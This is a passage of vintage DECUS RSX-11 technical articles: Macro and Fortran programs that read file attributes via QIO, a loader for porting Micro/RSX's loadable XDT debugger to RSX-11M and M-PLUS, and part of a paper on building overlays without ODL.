        ADD     #26., R0        ; leave original data alone
        MOVB    #' , (R0)+      ; move blank space
        CALL    MOVDAT          ; move revision date and time
        MOVB    #' , (R0)+      ; another blank space
        MOVB    #' , (R0)+      ; another blank space
        CALL    MOVDAT          ; move creation date and time
        SUB     #ATRBUF, R0     ; get length of output string
        QIOW$S  #IO.WLB, #5, #5,,,, <#ATRBUF, R0, #40> ; print stuff
60$:    CLOSE$  #TSTFDB
        JMP     START           ; do it all again

EXIT:   EXIT$S

; This subroutine puts dashes and colons into a date/time string
;  to make it easier to read.

MOVDAT:
        MOVB    (R1)+, (R0)+    ; move one character (DAY)
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    #'-, (R0)+      ; dash seperates date
        MOVB    (R1)+, (R0)+    ; move one character (MONTH)
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    #'-, (R0)+      ; dash seperates date
        MOVB    (R1)+, (R0)+    ; move one character (YEAR)
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    #' , (R0)+      ; space between date and time
        MOVB    (R1)+, (R0)+    ; move one character (HOURS)
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    #':, (R0)+      ; colon seperates times
        MOVB    (R1)+, (R0)+    ; move one character (MINUTES)
        MOVB    (R1)+, (R0)+    ; move one character
        MOVB    #':, (R0)+      ; colon seperates times
        MOVB    (R1)+, (R0)+    ; move one character (SECONDS)
        MOVB    (R1)+, (R0)+    ; move one character
        RETURN

        .END    START
```

The Macro program did what I wanted it to do, but most of our users' programs are in Fortran. They wanted a way to do the same thing, and since there is a QIO call in Fortran, this is reasonable easy.

```
        PROGRAM RAT
C
C        Try out QIO interface to F11ACP to read file attributes
C
C        B. Z. Lederman         9-Jul-85
C
        IMPLICIT INTEGER (A-Z)
C
```



```
C Define some Read Attributes QIO parameters
C
        PARAMETER ICRDT = -13               ! '-15'Octal paramter type
        PARAMETER ATRSIZ = '43'O            ! paramter buffer size
        PARAMETER IORAT = '013000'O         ! QIO function code
        DIMENSION ATRLST(3), IOSB(2), IOPRL(6)
        BYTE ATRBYT(6), ATRBUF(ATRSIZ), DATES(26), IOSBB(4), FILNAM(40)
        EQUIVALENCE (ATRLST, ATRBYT), (ATRBUF(3), DATES(1))
        EQUIVALENCE (IOSB, IOSBB)
C
        DATA ATRLST, IOPRL, IOSB / 3 * 0, 6 * 0, 2 * 0 /
C
C        Set up Argument list for QIO
C
        ATRBYT(1) = ICRDT                   ! function
        ATRBYT(2) = ATRSIZ                  ! buffer size
        CALL GETADR (ATRLST(2), ATRBUF)     ! address of buffer
        CALL GETADR (IOPRL(2), ATRLST(1))   ! address of list for QIO
C
   10   DO 20 I = 1, 20                     ! clear old file name
   20   FILNAM(I) = 0
        WRITE (5, 30)                       ! get a file name
   30   FORMAT('$ Enter file name: ')
        READ (5, 40, END = 900) FILNAM
   40   FORMAT( 40A1)
C
        OPEN (UNIT = 1, FILE = FILNAM, STATUS='OLD', ! open file
     1          READONLY, SHARED, ERR = 600)
C
        CALL WTQIO (IORAT, 1, 1,, IOSB, IOPRL, IDS)    ! get attributes
C
        IF (IDS .LT. 0) THEN                ! check for directive error
                WRITE (5, 100) IDS
  100           FORMAT('  QIO Directive error ', I6)
                GOTO 400
        ENDIF
        IF (IOSBB(1) .LT. 0) THEN           ! check for I/O error
                I = IOSBB(1)
                WRITE (5, 110) I
  110           FORMAT('  QIO I/O error ', I6)
                GOTO 400
        ENDIF
C
        WRITE (5, 150) DATES                ! write out retrieved dates
C 150   FORMAT( 2X, 26A1)
  150   FORMAT( 2( 2X, 2A1, '-', 3A1, '-', 2A1, 2X, 2(2A1, ':'), 2A1) )
C
  400   CLOSE (UNIT = 1)                    ! close file
        GOTO 10                             ! repeat
C
  600   WRITE (5, 610)
  610   FORMAT('  Error opening file.')
        GOTO 10
```

```
C
  900   STOP
        END
```

This example looks less complicated than the Macro example because of the things Fortran does for you like formatted I/O, but basically they both do the same thing. The only part which may be new to some programmers is setting up the parameter list for the WTQIO call if you have not used QIOs from Fortran before. The GETADR call is used to place the actual address of a Fortran variable into another variable for system services (like QIO) which need addresses: you can find more information on GETADR and calling system services from Fortran in section 1.5 of the RSX-11M/M-Plus Executive Reference Manual, and their examples are reasonably clear.

Neither of the above examples require any unusual task builder commands or options, but the Macro example happens to assign the Get Command Line to operate on LUN 2, so you must do an "ASG=TI:2" to have the prompt come out on your terminal: LUN 5 (the default LUN for TI:) is used to print out the retrieved date information and for error messages. This is the normal way to use GCL so that, if you redirect command input to a command file, LUN 5 still points to TI: and you will still receive your data and error messages. Also, this particular Macro example defined a buffer size of 512 bytes for the file, so it is best to also do a "MAXBUF=512" during task build. All of the neccessary routines should be in the system library and your normal Fortran OTS library. I have also tried them with the supervisor mode FCS resident library, the standard RMSRES (non-supervisor on P/OS) and with no resident libraries. I have only tested them on RSX-11M-Plus and P/OS, but since PIP and other DEC supplied software depends on this interface, it is safe to assume that there will be no drastic differences with RSX-11M, Micro-RSX or IAS.

An example of how the two program should respond is shown below: first the macro program, then the Fortran program.

```
run ratmac
RAT>rat.mac
  10JUL85073651 10JUL85073651 10-JUL-85 07:36:51  10-JUL-85 07:36:51
RAT>^Z

>run ratftn
 Enter file name: rat.ftn
 09-JUL-85  14:32:52  09-JUL-85  14:32:52
 Enter file name: ^Z
TT34  --  STOP
```


Transporting Micro/RSX Loadable XDT to other RSX Systems

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XDT is something like virginity - you only notice it when it's gone.

I've been doing without XDT for a year or so (I'll leave you guessing about the other), struggling along using programmed HALT instructions, 777's, and other tricks to debug device drivers. My reasons for doing so were that the systems I was using were not under my control. They were at user sites or were pre-generated RSX-11M-PLUS kits and as such did not contain XDT. Last summer, though, I had the occasion to use a Micro/RSX system and found a loadable XDT on it. It loaded and unloaded correctly, and was supported by DEC.

I remember having a loadable XDT on an RSX-11M Version 3.2 system. It was written by Ralph Stamerjohn, and, although it had a few idiosyncracies, it was a useful tool and had the advantage of not blasting a 1.25 KWord hole in the pool when it was present. It, however, was not updated for more recent versions and was never implemented for M-PLUS.

I set out to port the The Micro/RSX Loadable XDT to my RSX-11M-PLUS system. Without the sources to the LOA task (LOA loads it on Micro/RSX) I had to find a way to get it loaded. I tried using LOA on M-PLUS, figuring that maybe our friends at DEC had had support in there all along, but it just refused to obey any command line similar to that used on Micro/RSX. Without getting into the bloody details, I was able to figure out what context this loadable XDT needs in order to be loaded, and worked out patches to XDT so that it will retrofit properly to other systems. The code for the XDT loader is included at the end of this article.

Since I can't legally pass around copies of the loadable XDT task image, you'll have to get your own copy of the XDT.TSK image. You'll need the one from Micro/RSX version 1.1. It's in the Micro/RSX Advanced Programmer's kit. I can not even guess what would happen with other versions, and as long as I have one that works, I don't want to know.

The code is conditionalized on R$$MPL, so it will assemble and run on both M and M-PLUS. Notice that there are two different command files, one for each RSX.

Some words of warning/results of experience:

1. Loadable XDT is mapped by Kernel I-Space APR 5 when it is running. It also uses APR 6 at times, always saving and restoring them properly. Problems occur if the system crashes while XDT is loaded. The actual Kernel APR's will point at XDT - their real contents are saved in the first few words of the XDT partition.

2. If you are in the habit (as I am) of assembling BPT instructions into your code, XDT will have difficulty if you single step over a BPT instruction in your code. I'm not sure what the problem is here, but the work-around is easy: set breakpoints ONLY with XDT - don't assemble them in.

```
        .TITLE LOAD LOADABLE XDT
        .NLIST  TOC,SYM
        .MCALL  QIOSY$,DIR$,TCBDF$,PCBDF$
        .MCALL  EXIT$S,QIOW$,SPND$S,SWSTK$
        QIOSY$
        TCBDF$
        PCBDF$
;+
;       This program loads the image of loadable XDT and
;       laces it into the Exec's SST Vector.
;
; LUN Usage:
;
;       1 - XDT Terminal I/O
;       2 - Input File (XDT.TSK)
;       3 -
;       4 -
;       5 - Terminal
;
; Event Flag Usage:
;
;       1 -
;       2 - Input File I/O
;       3 -
;       4 -
;       5 - Terminal I/O
;
; INSTALLATION RECIPE:
;
;       COPY THE FOLLOWING FILES INTO AN ACCOUNT:
;           XDT.TSK
;           XDTLOA.MAC
;           XDTLOA*.CMD
;
```



```
;       FIND THE FILE ID OF THE FILE "XDT.TSK"AND EDIT
;       INTO PLACE SHOWN BELOW AT LABEL "FID".
;       (I KNOW THIS SOUNDS CRUDE, BUT YOU GOT IT FOR FREE,
;        DIDN'T YA?
;
;       THEN:   MCR>@XDTLOA11M  (RSX-11M)
;               MCR>@XDTLOAMPL  (RSX-11M-PLUS)
;
; RUNNING INSTRUCTIONS:
;
;       MCR>INS XDTLOA
;       MCR>RUN XDTLOA  ! TO LOAD
;       MCR>RES XDTLOA  ! TO UNLOAD
;
; WARNING: THIS VERSION OF XDT LOADS INTO GEN AND IS LOCKED DOWN
;          WHEN XDT IS ACTIVATED. BEWARE OF FRAGMENTATION.
;
;-
; LOCAL EQUATES
;
SPACE = 40
CR    = 15
LF    = 12
TAB   = 11
NOOP  = 240             ; NOP INSTRUCTION, FOR PATCHES
;
; SYMBOLS FROM XDT LOAD IMAGE
;
$XPLOA = 120600                 ; XDT LOAD ENTRY POINT
$XPUNL = 121256                 ; XDT UNLOAD ENTRY POINT
FILSIZ = 11.                    ; NO. OF BLOCKS IN XDT LOAD IMAGE
XDTBAS = 120000                 ; LOADABLE XDT MUST RUN BASED HERE
        .PAGE
; *** THIS CODE MUST OPERATE IN APR 6 ***
; *** THIS CODE MUST OPERATE IN APR 6 ***
        .BLKW   4096.                           ; FORCE APR5 TO BE UNUSED
; *** THIS CODE MUST OPERATE IN APR 6 ***
; *** THIS CODE MUST OPERATE IN APR 6 ***
        .PSECT  MAIN
        .BLKW   100.                            ; OUR STACK
LOASTK:
        .SBTTL MAIN LOOP
;
; MAIN LOOP
;
MAIN::  MOV     #LOASTK,SP              ; SET UP A PRIVATE STACK IN APR6
        DIR$    #OPENQIO,DIRERR         ; OPEN INPUT FILE
        MOV     #HDG,R1
        MOV     #LHDG,R2
        CALL    TTYMSG                  ; PRINT HEADING
        MOV     #3,BLKLO                ; AND BLOCK NUMBER
        CLR     BLKHI
```

```
RBLOCK: CALL    READBLOCK               ; READ A DISK BLOCK
        BCS     NOMOREBLOCKS            ; NO MO'.

        BR      RBLOCK
NOMOREBLOCKS:
        CALL    LOCKDOWN                ; LOCK THIS TASK DOWN.
        CALL    PATCH                   ; APPLY PATCHES TO CODE.
        CALL    LACEITIN                ; LACE THE SUCKER IN.
;       CALL    CHECKIT                 ; AND CHECK IT OUT.
        MOV     #LOK,R1
        MOV     #LLOK,R2
        CALL    TTYMSG                  ; SAY ALL'S COOL.
        SPND$S                          ; AND HANG IT HERE.
        CALL    UNLACE                  ; TIME TO UNLOAD
        CALL    UNLOCK
        MOV     #UOK,R1
        MOV     #LUOK,R2
        CALL    TTYMSG
        EXIT$S
        .SBTTL  LACE INTO THE EXEC SST
LACEITIN:
        CALL    @#$XPLOA                ; CALL LOAD ENTRY POINT
        RETURN
UNLACE: CALL    @#$XPUNL                ; CALL UNLOAD ENTRY POINT
        RETURN
CHECKIT:SWSTK$ 10$
        BPT
        CLR     R0
        MOV     #1,R1
        MOV     #2,R2
        MOV     #3,R3
        MOV     #4,R4
        MOV     #5,R5
        BPT
10$:    RETURN
        .PAGE
        .SBTTL  PATCH IN XDT PATCHES
PATCH:  MOV     #PTCHTBL,R1
        MOV     #LPTCHTBL,R0
PTCH1:  MOV     2(R1),@(R1)             ; BLAST IN THE PATCH.
        ADD     #4,R1                   ; AND LOOK AT NEXT PAIR.
        SOB     R0,PTCH1
        MOV     #LNOPS,R0               ; NOW THE NOP'D OUT STUFF.
        BEQ     PTCH99                  ; NONE TO DO.
        MOV     #NOPS,R1
PTCH2:  MOV     #NOOP,@(R1)+
        SOB     R0,PTCH2
PTCH99:         RETURN
        .SBTTL READ DISK BLOCK
;
; READ A BLOCK FROM AN OPEN FILE
;
READBLOCK:
```



```
        MOV     #INQIO,R5
        MOV     BLKLO,Q.IOPL+8.(R5)     ; SET VIRTUAL BLOCK NO.
        MOV     BLKHI,Q.IOPL+6.(R5)     ; DITTO
        DIR$    R5,DIRERR
        CMPB    INIOSB,#<IE.EOF&377>    ; HIT EOF?
        BEQ     END                     ; YEP.
        CMPB    INIOSB,#<IS.SUC&377>    ; OK?
        BNE     RDBAD                   ; NOPE.
        ADD     #1,BLKCNT+2             ; NO. COUNT THE BLOCK.
        ADC     BLKCNT
        ADD     #512.,Q.IOPL(R5)        ; READY FOR NEXT READ.
        ADD     #1,BLKLO                ; SET TO NEXT BLOCK IN FILE.
        ADC     BLKHI                   ; (ALLOW FOR LOTSA BLOCKS)
        CLC                             ; REPORT SUCCESS.
        RETURN
RDBAD:  MOV     #DSKBAD,R1
        MOV     #LDSKBAD,R2
        CALL    TTYMSG                  ; PRINT HEADING
        MOV     #INIOSB,R1
        CALL    IOERROR
END:    SEC                             ; REPORT EOF.
        RETURN
        .SBTTL LOCK DOWN TASK
LOCKDOWN:
        SWSTK$  100$
        MOV     $TKTCB,R0               ; LOCK DOWN TASK BY
        MOV     T.PCB,R1                ; BUMPING ITS I/O COUNTS
        INCB    T.IOC(R0)
        .IF DF R$$MPL
        INCB    P.IOC(R1)
        .ENDC
100$:   RETURN
UNLOCK: SWSTK$ 120$                     ; UNLOCK TASK BY
        MOV     $TKTCB,R0
        MOV     T.PCB,R1                ; UNBUMPING ITS I/O COUNTS
        DECB    T.IOC(R0)
        .IF DF R$$MPL
        DECB    P.IOC(R1)
        .ENDC
120$:   RETURN
        .PAGE
        .SBTTL  SERVICE SUBROUTINES
;
; WRITE MESSAGE ON TERMINAL     R1 - MSG ADDR   R2 - MESSAGE LEN
;
TTYMSG: MOV     #TTQIO,R5
        MOV     R1,Q.IOPL(R5)
        MOV     R2,Q.IOPL+2(R5)
        DIR$    R5,DIRERR
        RETURN
;
; DIRECTIVE ERROR - TRAP TO ODT OR ABORT
;
```

```
DIRERR: BPT
        RETURN
;
; I/O ERROR - TRAP TO ODT; IOSB ADDRESS IN R1.
;
IOERROR:BPT
        RETURN
        .PAGE
        .SBTTL DPB'S AND IOSB'S
OPENQIO:QIOW$   IO.ACR,2,2,,OPIOSB,,<FID,,,,202*400>
INQIO: QIOW$    IO.RVB,2,2,,INIOSB,,<XDTBAS,512.>
TTQIO: QIOW$    IO.WVB,5,5,,TTIOSB,,<,,SPACE>
OPIOSB:         .BLKW   2
INIOSB:         .BLKW   2
TTIOSB:         .BLKW   2
;
; INSTALLATION NOTE - GOTTA PLUG FILE ID OF XDT.TSK IMAGE IN HERE.
;
FID:    .WORD   2447,67,0       ; FILE ID FOR [1,54]XDT.TSK
        .SBTTL  LOCAL DATA
BLKHI: .BLKW    1       ; HIGH VBN OF INPUT FILE
BLKLO: .BLKW    1       ; LOW    "  "    "    "
BLKCNT:         .WORD   0,0     ; HIGH/LO COUNT OF BLOCKS READ
        .SBTTL  MESSAGES
        .NLIST  BEX
HDG:    .ASCII  <CR><LF>/Loading XDT/<CR><LF>
LHDG=.-HDG
DSKBAD:         .ASCII  <CR><LF>/Trouble Reading Disk./<CR><LF>
LDSKBAD=.-DSKBAD
LOK:    .ASCII  <CR><LF>/XDT Loaded OK. To Unload XDT, type:/
        .ASCII  <CR><LF>/    MCR>RES XDTLOA/<CR><LF><LF>
LLOK=.-LOK
UOK:    .ASCII  <CR><LF>/XDT is now unloaded. Exiting./<CR><LF>
LUOK=.-UOK
        .LIST   BEX
        .PAGE
        .SBTTL  PATCH TABLE
        .EVEN
;
; PATCH TABLE
;
; FORMAT:
;       .WORD   (ADDRESS TO PATCH),(NEW CONTENTS)
PTCHTBL:
;
;       ABSOLUTE ADDRESS PATCHES. THESE APPEAR IN CODE AS EITHER:
;               .WORD   XXX     OR
;               OPCODE  @#XXX
;
        .WORD   120404,$CRALT
        .WORD   120462,$TRTRP
        .IF DF R$$MPL
        .WORD   120624,$ICAVL-2
```



```
        .IFF
        .WORD   120624,$CRAVL-2
        .ENDC
        .WORD   120634,$ALOC1
        .IF DF R$$MPL
        .WORD   120726,$VECTR
        .WORD   121350,$ICAVL-2
        .IFF
        .WORD   120724,12711
        .WORD   120726,400
        .WORD   121350,$CRAVL-2
        .ENDC
        .WORD   121354,$DEAC1
        .WORD   121474,$INITL
        .WORD   123732,$SGFLT
        .WORD   124010,$TRP04
        .WORD   124034,$TRACE
        .WORD   124064,$IOTRP
        .WORD   124110,$ILINS
        .WORD   124142,$EMTRP
        .WORD   131514,$DSW
        .IF DF R$$MPL
        .WORD   121046,UINAR5
        .WORD   121054,UINAR5
        .IFF
        .WORD   121046,UISAR5
        .WORD   121054,UISAR5
        .ENDC
;
; PC-RELATIVE PATCHES
;
;       REFERRED TO AT RUN TIME IN PC-REL FORM.
;       APPEAR IN PAIRS. 1ST IS CHANGE TO INSTN TO ABSOLUTE FORM,
;       THEN NEW OPERAND.
;
        .IF DF R$$MPL
        .WORD   124724, 5737,   124726,$BCFAC
        .WORD   124732,13767,   124734,$BCFAC
        .WORD   124740,13767,   124742,$BCERR
        .WORD   125252, 5037,   125254,$BCFAC
        .WORD   125256, 5037,   125260,$BCERR
        .WORD   125262, 5037,   125264,$BCPC
        .IFF
        .WORD   125262, 5037,   125264,$CRUPC
        .ENDC
        .WORD   125460, 5737,   125462,$STKDP
        .WORD   125470,26637,   125474,$DRLM1
        .WORD   125500,26637,   125504,$DRLM2
        .WORD   125510,27737,   125514,$DRAP2
        .WORD   125520,26637,   125524,$DOLM1
        .WORD   125530,26637,   125534,$DOLM2
        .WORD   125722,16737,   125726,$CRUST
        .IF DF R$$MPL
```

```
        .WORD   125730,16737,   125734,$BCPC
        .WORD   125736,16737,   125742,$BCERR
        .WORD   125744,16737,   125750,$BCFAC
        .ENDC
        .WORD   125752,16737,   125756,$CRUPC
LPTCHTBL=<<.-PTCHTBL>/4>                ; No. of patches to apply
;
; NO-OP'D PATCHES
;
; FORM:                 .WORD   addr
;
NOPS:
        .IF NDF R$$MPL
        .WORD   125730,125732,125734,125736,
        .WORD   125740,125742,125744,125746,125750
        .WORD   125252,125254,125256,125260,125262,125264
        .WORD   124724,124726,124730,124732,124734,124736
        .WORD   124740,124742,124744,124746
        .ENDC
LNOPS=<.-NOPS>/2
        .END    MAIN
```



```
;
; Generate XDT Loader for RSX-11M
;
        .ENABLE SUBSTITUTION
        PIP XDTLOA.OBJ;*/DE/NM,XDTLOA.LST;*,XDTLOA.TSK;*,XDTLOA.MAP;*
        PIP XDTLOABLD.CMD;*/DE/NM
        MAC XDTLOA,XDTLOA/-SP=LB:[11,10]RSXMC,[1,1]EXEMC/ML,'<UIC>'XDTLOA
        .OPEN XDTLOABLD.CMD
        .DATA XDTLOA/-CP/PR:5,XDTLOA/-SP=XDTLOA
        .DATA LB:[1,54]RSX11M.STB/SS
        .DATA LB:[1,54]EXCOM1.STB/SS,EXCOM2.STB/SS
        .DATA /
        .DATA ASG=TI:1:5,SY:2
        .DATA STACK=0
        .DATA //
        .CLOSE
        TKB @XDTLOABLD
;
; Generate XDT Loader for RSX-11M-PLUS
;
        .ENABLE SUBSTITUTION
        PIP XDTLOA.OBJ;*/DE/NM,XDTLOA.LST;*,XDTLOA.TSK;*,XDTLOA.MAP;*
        PIP XDTLOAASM.CMD;*/DE/NM,XDTLOABLD.CMD;*
;
        .OPEN XDTLOAASM.CMD
        .DATA XDTLOA,XDTLOA/-SP=-
        .DATA LB:[11,10]RSXMC,[1,1]EXEMC/ML,SY:'<UIC>'XDTLOA
        .CLOSE
        .OPEN XDTLOABLD.CMD
        .DATA XDTLOA/XH/-CP/PR:5,XDTLOA/-SP=XDTLOA
        .DATA LB:[1,54]RSX11M.STB/SS
        .DATA LB:[1,54]DR211M.STB/SS
        .DATA /
        .DATA ASG=TI:1:5,SY:2
        .DATA STACK=0
        .DATA //
        .CLOSE
;
        MAC @XDTLOAASM
        TKB @XDTLOABLD
```

Overlaying Tasks Under RSX-11Mm Without ODL

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(originally presented at the Spring 1984 DECUS Symposium)

Abstract

The RSX taskbuilder can build overlaid tasks that have complex tree-structured overlay systems -- but not very fast. A program that includes many (e.g. 250) overlay segments may take hours to rebuild. An application that includes a stable root segment but many overlays that are continually being modified and tested would be quite painful to implement using TKB's ODL-based overlay system. If the application requires at most one overlay to be resident at any time, and is able to "manually" load all overlays as required, an overlay system can be created outside of TKB which will allow individual overlay segments to be taskbuilt separately (as if they were independent programs), reducing the time required to change an overlay from hours to seconds. Such a system can also be extended to allow multiple manually-loaded relocatable overlays to be used. This paper describes an overlay system of this type, the tools developed for its implementation, and examples of its use.

What good is ODL?

Actually, ODL (Overlay Description Language) can be quite useful. It provides an RSX user with the ability to define a general, multiple tree-structured overlay scheme for a task, and allows the user to specify memory resident and auto-loadable overlays. The

price that you pay for this general functionality is in taskbuilder speed (or, rather, slowness.) The entire task -- root segment, all overlays, and all co-trees -- is rebuilt each time, and TKB takes considerable time to process the overlay structure and produce a properly overlaid task image.

If ODL is useful and general, why bother looking for an alternative? To answer that question, let's describe a hypothetical application: Suppose that you have a large number of relatively small operations to perform. Each operation is conveniently coded as a separate module, consisting of one or more subroutines. These modules rely upon a relatively large number of common support routines (including, for example, Fortran and FCS library routines, along with application-specific routines) and use a number of common data structures. The application requires only one of these modules to be in memory at a time. The natural overlay structure for this type of application is very simple. It would consist of a root containing the common code and data, and one level of overlays, with each module forming a separate "branch" in the overlay tree, and occupying the same virtual address space as the other modules. Such a two-level overlay tree is quite easy to specify in ODL:

```
        .ROOT   ROOT-*(A,B,C,D,E,F,G,H)
ROOT:   .FCTR   ROOTCODE-ROOTDATA-LIBRARIES/LB
A:      .FCTR   A1-A2-A3
B:      .FCTR   B1-B2

        etc.
```

Now, consider what happens when:

1. The application task has many more overlays (e.g. over 100) and

2. Changes to the task (which necessitate rebuilding) are usually isolated in a small number of overlays, and no changes are made to the root.

With many overlays, the amount of time it takes TKB to rebuild the task becomes quite large. (For example, in our application we tried building a task with only about a dozen overlays. It took almost ten minutes.) If the changes are isolated in a few overlays, TKB ends up rebuilding most of the task needlessly, in order to rebuild those parts that have changed.

Alternatives

Faced with the situation described above, we sought an alternative task structure. One possibility would be to make each module a separate task, put as much of the common code as possible into a resident library, and put the common data structures into a common region. For our application this was not practical, due to address space limitations and the number of tasks that would have to be installed. (We don't have enough pool to install 250 tasks!)

The alternative that we chose was to implement our own overlay system, which includes the following features:

1. The root of the task only needs to be rebuilt when components of the root are changed.

2. Each overlay is built separately -- if only one overlay needs to be modified, that overlay is the only one that should be rebuilt.

3. Only "manual" loading is allowed, and only one overlay can be resident at a time.

The process of building a task using our overlay system includes the following steps:

1. Taskbuild the root, producing a runnable task image and a symbol table file.

2. Modify the symbol table file to look like an ordinary object file, so that it can be used in building the overlays.

3. For each overlay, taskbuild it against the modified root symbol table, extract the absolute code from the task image, and put it into some type of library file (from which our overlay loader can retrieve it.)

Next we'll examine each step of the process, from building the root to loading overlays at runtime.

Building the root

The root segment is built as a separate task. The /PI and /SG switches are used, and the map and symbol table files should be produced. (The /PI switch may seem inappropriate here, but all that it does is to cause all program section information to be

written into the symbol file. Built /-PI , which is the default, the task is "absolute", which means that all program section information is deleted, and all symbols are assigned absolute values. The symbols would be fine as absolute values, but the program section information is needed to link overlay references to common blocks.)

The /SG switch is used for compatibility with older versions of TKB (before RSX V4), which automatically placed R/W sections ahead of R/O sections. The symbol table file contains PSECT information in alphabetical order, regardless of whether R/W and R/O sections are separated. The program which modifies the symbol table file for our overlay system was written to re-order the entries, placing R/W entries ahead of R/O entries, so that the symbol table matches the PSECT ordering in the task image. The /SG switch can be eliminated if this program is modified to NOT reorder PSECTs, which we haven't done yet.
A typical TKB command file to build a root task image might look like this:

```
ROOTTASK/FP/CP/PI/SG,ROOTTASK/-SP,ROOTTASK=ROOTMAIN
ROOTCODE,ROOTDATA
USERLIB/LB
LB:[1,1]F4POTS/LB
/
TASK=ROOTSK
//
```

Modifying the symbol table file

Next, the root's symbol table must be modified to be suitable for use in building the overlays. A special program (descriptively named MANGLE) was written to perform this operation. MANGLE requests the address of the first PSECT in the root (after the header and stack area) and the address of the first 512-byte block (multiple of 1000 octal) after the end of the root. (For convenience in loading, overlays begin on a 512-byte boundary and are created and loaded as an integral number of 512-byte blocks.)

MANGLE performs the following changes to the symbol table file:

1. An initial program section is inserted, whose size is the same as the header and stack area in the root image. This sets up the next address to match the start of the first PSECT in the root.

2. All program sections that have either the LCL (local) or CON (concatenated) attributes are renamed to non-conflicting names. (Names used by MANGLE for this purpose

have one or more spaces at the start, which is a format acceptable to the taskbuilder but generally not used by any assembler or compiler.) All program sections have their "contained in resident library" flag bit cleared, so that no error messages will result when the symbol table file is used in another taskbuild. (This flag bit is set because TKB thinks that a resident library is being built.)

3. Program sections are reordered in the symbol file, so that they appear in the same order as they are included in the root task image file. ("Read/write" sections are placed ahead of "read-only" sections.)

4. For use with the Fortran OTS, a fake OTIS object module is inserted at the end of the symbol table. This fake OTS initialization module contains a single RTS PC instruction. The OTIS symbol that occurs in the symbol table file is deleted.

5. A final program section is inserted, whose size pads the total for all program sections to a multiple of 512 bytes (corresponding to the address specified as the first free 512-byte block, which is the base address for the overlay area.)

Building the overlays

The overlays can now be built. Each overlay is built as a separate task -- this means that each overlay is written as if it were a standalone task, complete with a main program. The TKB switches /SQ and /-HD must be used, and the first module specified MUST be the modified root symbol table file.

NOTE -- it's a good idea to use the /-MA switch on the symbol table file, if a map is being produced, so that the root symbols do not appear in the map listing.

In addition, the TKB option STACK=0 must be specified. Combined with /-HD , this causes the first program section to be built for address zero, which enables the modifications in the symbol table file to line up program sections correctly. Note that the /SQ switch forces program sections to be included in sequential order, as opposed to being alphabetized. This is necessary so that the program section definitions in the root symbol table file are all allocated space at the lowest end of memory, and in the proper sequence. Otherwise, common blocks would have incorrect addresses assigned, and some of the overlay segment code might be inserted between root sections. The TKB manual warns that "/SQ cannot be used with Fortran library I/O handling modules or FCS modules from

SYSLIB" because they depend upon certain program sections being allocated adjacent to each other by virtue of their names. This means that these sections MUST be included in the root, which is NOT built with /SQ , and their initial definition must NEVER be in an overlay segment.

The task name specified for the overlay segment task image is used as the default segment name, although it can be overridden if desired. The transfer address is used to determine where the overlay segment is to begin execution.

A typical TKB command file for building an overlay segment task image might look like this:

```
OVERLY/SQ/-HD,OVERLY/-SP=ROOTMAIN.STB/-MA,OVERLY
OVERLYSUB
USERLIB/LB
LB:[1,1]F4POTS/LB
/
STACK=0
TASK=OVERLY
//
```

Libraries of overlays

The result of building an overlay segment is a task image file in which the area from address zero to the base address of the overlay area is allocated but empty. The code for the overlay segment follows, starting at the overlay base address. This means that the overlay task image is actually larger than the root, but only a small part of it contains useful information. Although the overlays could be kept in this form (requiring the task image file to be opened and read each time the overlay is loaded), it is far more efficient to extract the useful portion of the file, and store it in a library file. This allows the large overlay task image to be deleted, and means that only one file needs to be open for overlay loading during program execution. (Also, with overlay extraction and library insertion handled by a custom program, it means that non-contiguous task image files are acceptable for the overlay segments, since these files are never installed or run. This can be helpful on a system with small disks, such as the one we have.)

A special overlay library maintenance program, the overlay librarian (OVLBR) was written to handle the extraction of overlays, insertion into a library file, and utility operations such as creating, listing, and compressing overlay libraries. The structure chosen for the overlay library file is relatively simple:

1. The first four blocks of the file contain the main overlay directory, with four words per entry. Each entry contains a two-word RAD50 overlay name, a one-word starting virtual block number where the overlay is located in the file, and a one-word transfer address, which specifies where overlay execution is to start. Deleted entries are marked with a blank overlay name, and are reused whenever possible.

2. The next two blocks contain secondary directory information. Our applications use a four-byte integer for specifying date and time, so the date and time when each overlay is inserted is stored in this area. By separating this information from the rest of the overlay entry, the overlay loader can avoid reading these extra blocks when reading the library directory.

3. The main portion of the overlay library begins at virtual block 7. The library can be extended to contain as many blocks as necessary.

4. The last entry in the directory is not used for an overlay. Instead, parts of the entry are used to store general library information. Specifically, the number of the next unallocated virtual block, the overlay area base address, and the date and time when the library was last updated are stored in the space for this entry. Thus, a maximum of 255 entries can be present with this layout. This figure can, of course, be expanded by enlarging the directory area as desired and modifying the overlay librarian and loader code accordingly.

5. The size of each overlay can be determined from its starting block number, and the starting block number of the next entry (or the "first unallocated block" number if it's the last entry.) Doing this saves one word per overlay entry.

Installing and running the task

The root task image includes all of the root code, but does NOT include space for the overlay load area. In order to expand the task's available address space to provide room for loading overlays, one of two alternatives can be chosen:

1. Install the task with /INC , specifying a large enough increment to expand the task virtual address space to cover the largest overlay (or up to 32KW if desired.)

2. Put code in the root to extend the task to the required size (before loading any overlays, of course!)

Otherwise, the root task image can be installed and run like any other task.

Loading overlays

Overlay loading must be performed by calling a loader routine. This is similar to the ODL-based "manual load" technique. The RAD50 overlay name is specified as an argument to the loader. The loader performs the following operations:

1. It opens the overlay library file, if it is not already open. (Provisions for specifying the name of the file and opening it can be made quite easily. Ours were hard-coded into the loader.)

2. It reads the entire primary portion of the overlay library directory into the overlay load area. (Thus, the load area must be at least as large as the library directory.)

3. It searches the directory for the specified overlay's entry. Upon finding the entry, it computes the length of the overlay in blocks, saves the transfer address, and reads the overlay into the overlay load area (overwriting the directory information.) Once the overlay has been loaded, it saves the current stack pointer and jumps to the specified transfer address.

Returning from an overlay

Once an overlay has completed execution, it must return control to the overlay loader, which restores the saved stack pointer and returns to its original caller. In order to allow the stack to be in an indeterminate state at the conclusion of overlay execution, the return-from-overlay operation is implemented as a subroutine call.

An extension: relocatable overlays

With a small amount of additional effort, this overlay scheme can be extended to provide the ability to have relocatable overlays. The additional features of a relocatable overlay system include:

1. More than one overlay can be loaded into memory at a time. One overlay can request the loading and execution of another overlay, as long as there is enough room in memory to load the second overlay without overwriting the first. (Actually, enough room must be available to read in the overlay library directory, and to read the overlay code and relocation information.)

